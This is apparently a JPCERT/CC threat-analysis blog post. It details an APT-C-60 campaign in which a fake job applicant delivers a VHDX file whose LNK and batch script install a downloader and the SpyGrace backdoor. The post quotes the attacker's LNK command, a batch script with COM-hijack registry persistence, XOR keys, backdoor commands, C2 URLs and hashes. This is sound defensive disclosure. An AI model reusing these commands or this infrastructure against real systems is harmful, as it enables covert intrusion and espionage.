blogs.jpcert.or.jp /en/2024/12/APT-C-60.html

Attack Exploiting Legitimate Service by APT-C-60

亀井 智矢(Tomoya Kamei)

December 11, 2024

JPCERT/CC has confirmed an attack against an organization in Japan in August 2024, which the attack group APT-C-60 is likely to have conducted. The attacker sent an email pretending to be a job applicant to the recruitment contact point of the targeted organization to infect its devices with malware. This article explains the attack methods as follows:

- Flow of malware infection
- Analysis of the downloader
- Analysis of the backdoor
- Campaigns involving the same type of malware

Flow of malware infection

Figure 1 shows an overview of the initial penetration.




Figure 1: Flow of the initial penetration

In this attack, a targeted email was initially sent, and the victim was led to download a file from a Google Drive link in the email. When they access the URL, a VHDX file containing malware is downloaded. VHDX is a file format used for virtual disks, and by mounting it, you can check the contained files. The VHDX file used in this attack contained LNK files and decoy documents, as shown in Figure 2.

```
FLARE 2024/09/27 11:59:59
PS E:¥ > Get-ChildItem -Force -Recurse


    ディレクトリ: E:¥


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-         2024/05/09     15:32              System Volume Information
d--hs-         2024/05/09     15:33              $RECYCLE.BIN
d--h--         2024/04/29     15:25              S-2-6-6061
-a----         2023/03/23     16:19          10735 ID-Photo.jpg
-a----         2024/06/14     14:38           1450 Self-Introduction.lnk
-a----         2024/08/02     13:03          20691 Resume[redacted].doc
```

Figure 2: Contents of the VHDX file

The LNK file Self-Introduction.lnk executes IPML.txt using the legitimate executable file git.exe (Figure 3).

```
E:\S-2-6-6061\mingw64\bin\git.exe "type .\S-2-6-6061\mingw64\bin\IPML.txt | .\S-2-6-6061\mingw64\bin\git.exe" && ex
```

Figure 3: Contents of Self-Introduction.lnk

In addition, IPML.txt opens the decoy document and creates SecureBootUEFI.dat, which is a downloader, and makes it persistent (Figure 4). The downloader is made persistent through COM hijacking, which registers the path to SecureBootUEFI.dat in the COM interface ID **F82B4EF1-93A9-4DDE-8015-F7950A1A6E31**.

```
rem Microsoft Services Agreement.
explorer .\S-2-6-6061\mingw64\bin\~Template.docx
reg add HKCU\Software\Classes\CLSID\{F82B4EF1-93A9-4DDE-8015-F7950A1A6E31}\InProcServer32 /ve /t REG_SZ /d "%AppData%\Microsoft\Vault\SecureBootUEFI.dat" /f /reg:64
copy .\S-2-6-6061\mingw64\bin\table.tmp "%temp%\table1A.tmp"
copy /b /y .\S-2-6-6061\mingw64\bin\IPMSA.tmp + .\S-2-6-6061\mingw64\bin\IPMSB.tmp "%temp%\table2B.tmp"
copy /b /y "%temp%\table1A.tmp" + "%temp%\table2B.tmp" "%AppData%\Microsoft\Vault\SecureBootUEFI.tmp"
move "%AppData%\Microsoft\Vault\SecureBootUEFI.tmp" "%AppData%\Microsoft\Vault\SecureBootUEFI.dat" && cls
rem Use Word, Excel, PowerPoint, OneDrive, Teams, Access. This set of apps is best for very small businesses who don't need branded email immediately, or who alread
```

Figure 4: Contents of IPML.txt

Analysis of the downloader

Figure 5 shows an overview of the downloader's behavior.




Figure 5: Overview of the downloader's behavior

SecureBootUEFI.dat accesses the legitimate services Bitbucket and StatCounter. The latter one is accessed first, and it is used by the attacker to check the infected device. After the confirmation, the attacker uploads the

downloader to Bitbucket. The infected device records its unique information in StatCounter's referrer, as shown in Figure 6, and thus the attacker probably recognizes each infected device based on this information. The referrer contains the computer name, home directory, and a string that is created by combining the computer name and user name, removing all non-alphabetic characters, and then encoding it with XOR 3. After that, SecureBootUEFI.dat accesses Bitbucket using the URL path containing the encode string included in the referrer, downloads Service.dat, decodes it using the XOR key **g73qrc4dwx8jt9qmhi4s**, saves it to %Userprofile%\AppData\Local\Microsoft\Windows\Shell\Service.dat, and then executes it.




Figure 6: Flow of SecureBootUEFI.dat's communication

Next, Service.dat downloads two samples from a different Bitbucket repository than SecureBootUEFI.dat. The downloaded samples are cbmp.txt and icon.txt, and they are decoded and saved as cn.dat and sp.dat in %userprofile%\appdata\local\Microsoft\windows\fonts using Base64 and the XOR key **AadDDRTaSPtyAG57er#$ad!IDKTOPLTEL78pE**. After that, through COM hijacking using the COM interface ID **7849596a-48ea-486e-8937-a2a3009f31a9** as shown in Figure 7, cn.dat is made persistent.

```
c:\\windows\\system32\\reg.exe add "HKCU\\Software\\Classes\\CLSID\7849596a-48ea-486e-8937-a2a3009f31a9}\\InProcServer32"
/ve /t REG_EXPAND_SZ /d "%userprofile%\\appdata\\local\\Microsoft\\Windows\\Fonts\\cn.dat" /f
```

Figure 7: Making Service.dat permanent


Finally, cn.dat executes sp.dat.

Analysis of the backdoor

The backdoor used in this case is called SpyGrace by ESET[1] The configuration file included in the backdoor contains version information, and the sample we checked shows the version as v3.1.6. SpyGrace v3.0 was reported by ThreatBook CTI[2], and we have confirmed that its types of commands, RC4 keys, AES keys, and other components are identical to those of the samples we confirmed this time. At the resetting phase of the backdoor, the following is executed.

- Reset configuration
- Create mutex (**905QD4656:H**)
- Check network connectivity (api.ipfy[.]org)
- Execute .exe, .dat, .db, .ext files under %appdata%\Microsoft\Vault\UserProfileRoaming

In addition, some of the processes in this phase were performed using the initterm function of CRT, and they had been performed before DllMain function was executed.




```
__int64 __fastcall dllmain_crt_process_attach(HINSTANCE a1, void *const a2)
{
  char v2; // bl
  char v3; // di
  __int64 v4; // rcx
  _QWORD *v5; // rax

  if ( !(unsigned __int8)_scrt_initialize_crt(0LL) )
    return 0LL;
  v2 = _scrt_acquire_startup_lock();
  v3 = 1;
  if ( dword_180062A70 )
  {
    _scrt_fastfail(7LL);
    __debugbreak();
    JUMPOUT(0x18001E476LL);
  }
  dword_180062A70 = 1;
  if ( (unsigned __int8)_scrt_dllmain_before_initialize_c() )
  {
    sub_18001EAB0();
    sub_18001EA68();
    _scrt_initialize_default_local_stdio_options();
    if ( !initterm_e((_PIFV *)&qword_180042350, (_PIFV *)&qword_180042378) )
    {
      if ( (unsigned __int8)_scrt_dllmain_after_initialize_c() )
      {
        initterm((_PVFV *)&First, (_PVFV *)&Last);
        dword_180062A70 = 2;
        v3 = 0;
      }
    }
  }
  LOBYTE(v4) = v2;
  _scrt_release_startup_lock(v4);
  if ( v3 )
    return 0LL;
  v5 = (_QWORD *)sub_18001EAA8();
  if ( *v5 )
  {
    if ( (unsigned __int8)_scrt_is_nonwritable_in_current_image(v5) )
      _guard_dispatch_icall_fptr();
  }
  ++dword_180062AB8;
  return 1LL;
}

; const _PVFV First
First           dq 0                    ; DATA XREF: dllmain_
                dq offset sub_180001080
                dq offset sub_1800010E8
                dq offset sub_180001108
                dq offset sub_1800010DC
                dq offset ??__Eclassic_locale@std@@YAXXZ ; st
                dq offset sub_180001000
                dq offset sub_180001020
                dq offset sub_180001050
                dq offset sub_180001080
; const _PVFV Last
Last            dq 0                    ; DATA XREF: dllmain_
```

Figure 8: Initial configuration using initterm function

The backdoor commands and C2 URLs are listed in Appendix A.

Campaigns involving the same type of malware

From August to September 2024, security vendors and others published reports on the same type of malware. [1] [3] All of these campaigns have common features, such as abuse of legitimate services like Bitbucket and StatCounter, and malware persistency through COM hijacking. In addition, the decoy documents found in the recycle bin of the VHDX file used in this attack suggest that similar attacks may have been conducted in East Asian countries including Japan, South Korea, and China, which corresponds to the countries targeted in the attacks in other reports.



FOR FOREIGN INVESTORS

Date	July 26, 2024
Time	07:30 ~09:00 hrs
Location	Namsan II, Grand Hyatt Seoul Hotel, Seoul
Host	MOTIE
Organizer	Office of the Foreign Investment Ombudsman, KOTRA

AGENDA: POLICY DIRECTIONS

Time	Program
07:00 ~07:30	Registration
07:30 ~07:35	Call to Order & Photo Session
07:35 ~07:40	Welcome & Introductions (OFIO)
07:40 ~07:45	Opening Remarks (MOTIE)
07:45 ~07:50	Greeting Remarks (TBD)
07:50 ~08:00	New Administration's Policy Direction (MOTIE)
08:00~08:55	Investor-MOTIE Open Discussions: Investor's Expectations & Suggestions followed by MOTIE's Answers
08:55 ~09:00	Closing Remarks (MOTIE)

* The above program is subject to change without prior notice.

Figure 9: Example of other decoy documents found in the trash box

In Closing

This attack needs careful attention because it exploits legitimate services such as Bitbucket and StatCounter, and also because it targets East Asian countries including Japan. The samples and C2 servers of this attack are listed in the Appendix.

Tomoya Kamei
(Translated by Takumi Nakano)

References

[1] ESET Research: Spy group exploits WPS Office zero day; analysis uncovers a second vulnerability https://www.eset.com/int/about/newsroom/press-releases/research/eset-research-spy-group-exploits-wps-office-zero-day-analysis-uncovers-a-second-vulnerability/

[2] ThreatBook CTI: Analysis of APT-C-60 Attack on South Korea https://threatbook.io/blog/Analysis-of-APT-C-60-Attack-on-South-Korea

[3] 404 Advanced Threat Intelligence Team: 威胁情报 | DarkHotel APT 组织 Observer 木马攻击分析 https://mp.weixin.qq.com/s/qsgzOg-0rZfXEn4Hfj9RLw

Appendix A: Backdoor commands and the URLs for C2

Table 1: Command

Command	Function
cd	Move to the specified directory
ddir	List of the files in the directory
ddel	Delete file and directory
ld	Load DLL and call using GetProcAddress
attach	Load DLL
detach	Call StopThread for the specified module
proclist	Get a list of processes
procspawn	Start process
prockill	Stop process
diskinfo	Get disk information
download	Download encrypted file
downfree	Download unencrypted file
screenupload	Upload screenshot
screenauto	Send screenshot automatically
upload	Upload file
cmd	Remote shell

Table2: C2 URL

C2 URL
POST http[:]//103.187.26[.]176/a78550e6101938c7f5e8bfb170db4db2/command.asp
POST http[:]//103.187.26[.]176/a78550e6101938c7f5e8bfb170db4db2/update.asp
POST http[:]//103.187.26[.]176/a78550e6101938c7f5e8bfb170db4db2/result.asp
POST http[:]//103.187.26[.]176/a78550e6101938c7f5e8bfb170db4db2/server.asp
GET http[:]//103.187.26[.]176/a78550e6101938c7f5e8bfb170db4db2/listen.asp

Appendix B: C2 information

- 103.6.244.46
- 103.187.26.176
- https[:]//c.statcounter[.]com/12959680/0/f1596509/1/
- https[:]//c.statcounter[.]com/13025547/0/0a557459/1/
- https[:]//bitbucket[.]org/hawnbzsd/hawnbzsd/downloads
- https[:]//bitbucket[.]org/hawnbzsd/hawnbzsd31/downloads
- https[:]//bitbucket[.]org/ffg84883/3r23ruytgfdxz/raw/8ebddd79bb7ef1b9fcbc1651193b002bfef598fd/cbmp.txt
- https[:]//bitbucket[.]org/ffg84883/3r23ruytgfdxz/raw/8ebddd79bb7ef1b9fcbc1651193b002bfef598fd/icon.txt
- https[:]//bitbucket[.]org/ffg84883/3r23ruytgfdxz/raw/8ebddd79bb7ef1b9fcbc1651193b002bfef598fd/rapd.txt

Appendix C: Hash value of malware

- fd6c16a31f96e0fd65db5360a8b5c179a32e3b8e
- 4508d0254431df5a59692d7427537df8a424dbba
- 7e8aeba19d804b8f2e7bffa7c6e4916cf3dbee62

- c198971f84a74e972142c6203761b81f8f854d2c
- 6cf281fc9795d5e94054cfe222994209779d0ba6
- cc9cd337b28752b8ba1f41f773a3eac1876d8233
- 5ed4d42d0dcc929b7f1d29484b713b3b2dee88e3
- 8abd64e0c4515d27fae4de74841e66cfc4371575
- 3affa67bc7789fd349f8a6c9e28fa1f0c453651f
- fadd8a6c816bebe3924e0b4542549f55c5283db8
- 4589b97225ba3e4a4f382540318fa8ce724132d5
- 1e5920a6b79a93b1fa8daca32e13d1872da208ee
- 783cd767b496577038edbe926d008166ebe1ba8c
- 79e41b93b540f6747d0d2c3a22fd45ab0eac09ab
- 65300576ba66f199fca182c7002cb6701106f91c
- d94448afd4841981b1b49ecf63db3b63cb208853
- b1e0abfdaa655cf29b44d5848fab253c43d5350a
- 33dba9c156f6ceda40aefa059dea6ef19a767ab2
- 5d3160f01920a6b11e3a23baec1ed9c6d8d37a68
- 0830ef2fe7813ccf6821cad71a22e4384b4d02b4